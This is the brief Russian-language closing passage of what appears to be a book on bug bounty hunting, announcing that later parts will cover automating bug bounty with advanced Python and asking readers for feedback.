На этом первая часть этой книги закончена. В следующих частях этой книги мы будем изучать автоматизацию баг-баунти с помощью продвинутого python с методами оптимизации.
Пожалуйста, оставляйте свои отзывы после прочтения этой книги. Я буду писать последующие части на основе ваших отзывов.

Спасибо!